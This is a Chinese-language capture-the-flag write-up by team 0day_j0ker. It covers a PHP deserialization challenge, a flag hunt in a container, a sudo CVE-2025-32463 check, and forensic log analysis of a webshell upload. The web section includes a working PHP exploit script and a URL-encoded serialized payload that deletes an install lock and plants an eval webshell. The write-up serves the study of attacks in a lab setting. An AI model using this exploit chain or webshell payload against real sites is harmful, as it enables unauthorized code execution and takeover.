0day_j0ker战队 WriteUp

图片资源：`./images/`

排名

战队名称：第**94**名

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
91	WK队	1631.96	InfoSEC	4	0	2025-11-24 22:25:58
92	阳光大地	1631.96	Game	4	0	2025-11-24 22:26:34
93	雨霖铃	1631.96	InfoSEC	4	0	2025-11-24 22:27:01
94	**0day_j0ker**	**1592.77**	**CDF**	**4**	**0**	**2025-11-24 22:29:32**
95	谁给我报的名	1513	Reverse	3	0	2025-11-24 21:08:03
96	π队	1503.82	Game	3	0	2025-11-24 20:57:57
97	D.I.E2025	1351.04	Pwn	3	0	2025-11-24 20:55:33
98	华文彩云队	1339.22	Game	3	0	2025-11-24 22:23:32
99	铸剑松m	1339.22	Game	3	0	2025-11-24 22:26:07
100	SSSec235队	1339.22	Game	3	0	2025-11-24 22:26:11

共 21 页 < 1 ... 8 9 10 11 12 ... 21 >

解题思路

WEB

浅析PHP原生类

读源码，写exp

```
<?php

class install {
  public $username;
  public $password;

}

class Until {
  public $a;
  public $b;
  public $c;
}

$exploit_chain = new install();
$trigger_obj = new install();
$final_obj = new Until();

$final_obj->a = "ZipArchive";
$final_obj->b = "install.lock";
$final_obj->c = 8;

$trigger_obj->username = $final_obj;
$exploit_chain->username = $trigger_obj;
$exploit_chain->password = "anything";

$shell_obj = new install();
```

```
$shell_obj->username = "";
$shell_obj->password = "123";
```


config.php。

```
$payload_array = array($shell_obj, $exploit_chain);

$payload = serialize($payload_array);

echo "Payload:\n\n";
echo urlencode($payload);
echo "\n";
?>
```


生成payload

?
data=a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%27cmd%27%5D%29%3B%3F%3E%22%3Bs%3A8%3A%22password%22%3Bs%3A3%3A%22123%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A8%3A%22password%22%3BN%3B%7Ds%3A8%3A%22password%22%3Bs%3A8%3A%22anything%22%3B%7D%7D

传shell



蚁剑连



我勒个超级玛丽

Workspace1进workspace2找bash查flag读flag

```
root@f66f445e4343:/app# flag / type f -name "*flag*" 2>
bash: syntax error near unexpected token `newline'
root@f66f445e4343:/app# flag / type f -name "*flag*" 2>/dev/null
root@f66f445e4343:/app# flag / type f -name "*flag*" 2>ls
root@f66f445e4343:/app# ls
Dockerfile     ls                    source            supervisord.pid
README_CTF.md  main.py               start.sh
__pycache__    performance_config.py supervisord.conf
flags          resources             supervisord.log
root@f66f445e4343:/app# cat flags
cat: flags: Is a directory
root@f66f445e4343:/app# cd ./flags
root@f66f445e4343:/app/flags# ls
victory_flag.txt
root@f66f445e4343:/app/flags# cat victoryo_flag.txt
cat: victoryo_flag.txt: No such file or directory
root@f66f445e4343:/app/flags# cat victory_flag.txt
flag{a30b35235d3cb0a5f614714532daf4e2}
root@f66f445e4343:/app/flags# ^C
```

infosec

最近还好吗

pwn@d887a7fc8ff0:~$ uname -a

Linux d887a7fc8ff0 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

pwn@d887a7fc8ff0:~$ sudo --version

Sudo version 1.9.16p2

Sudoers policy plugin version 1.9.16p2


Sudoers file grammar version 50

Sudoers I/O plugin version 1.9.16p2

Sudoers audit plugin version 1.9.16p2

根据sudo版本号得知存在CVE-2025-32463漏洞

https://github.com/K1tt3h/CVE-2025-32463-POC



可恶的木马竟然伪装成我的朋友

ex/ex180223.log 显示 2018-02-23 21:02 起，IP 183.62.9.42 访问站点并取得原始 banner_home.jpg（50428 字节），21:18 再次访问时同一路径已变成 37756 字节，说明该晚完成木马替换，故日期为 2018-02-23，上传时使用的 IP 也是 183.62.9.42。
ex180223.log

183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428

183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997

ex180223.log

183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756

同一 IP 在当晚依次探测或使用的 Webshell 文件为 table.jsp（探测/404）、en.jsp（路径 js/My97DatePicker/lang/en.jsp，被当成 Webshell 接收多次 POST）、2.jsp（随后被频繁 POST/执行）。
ex180223.log

183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997

183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272

183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -

183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463

183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271

得到flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}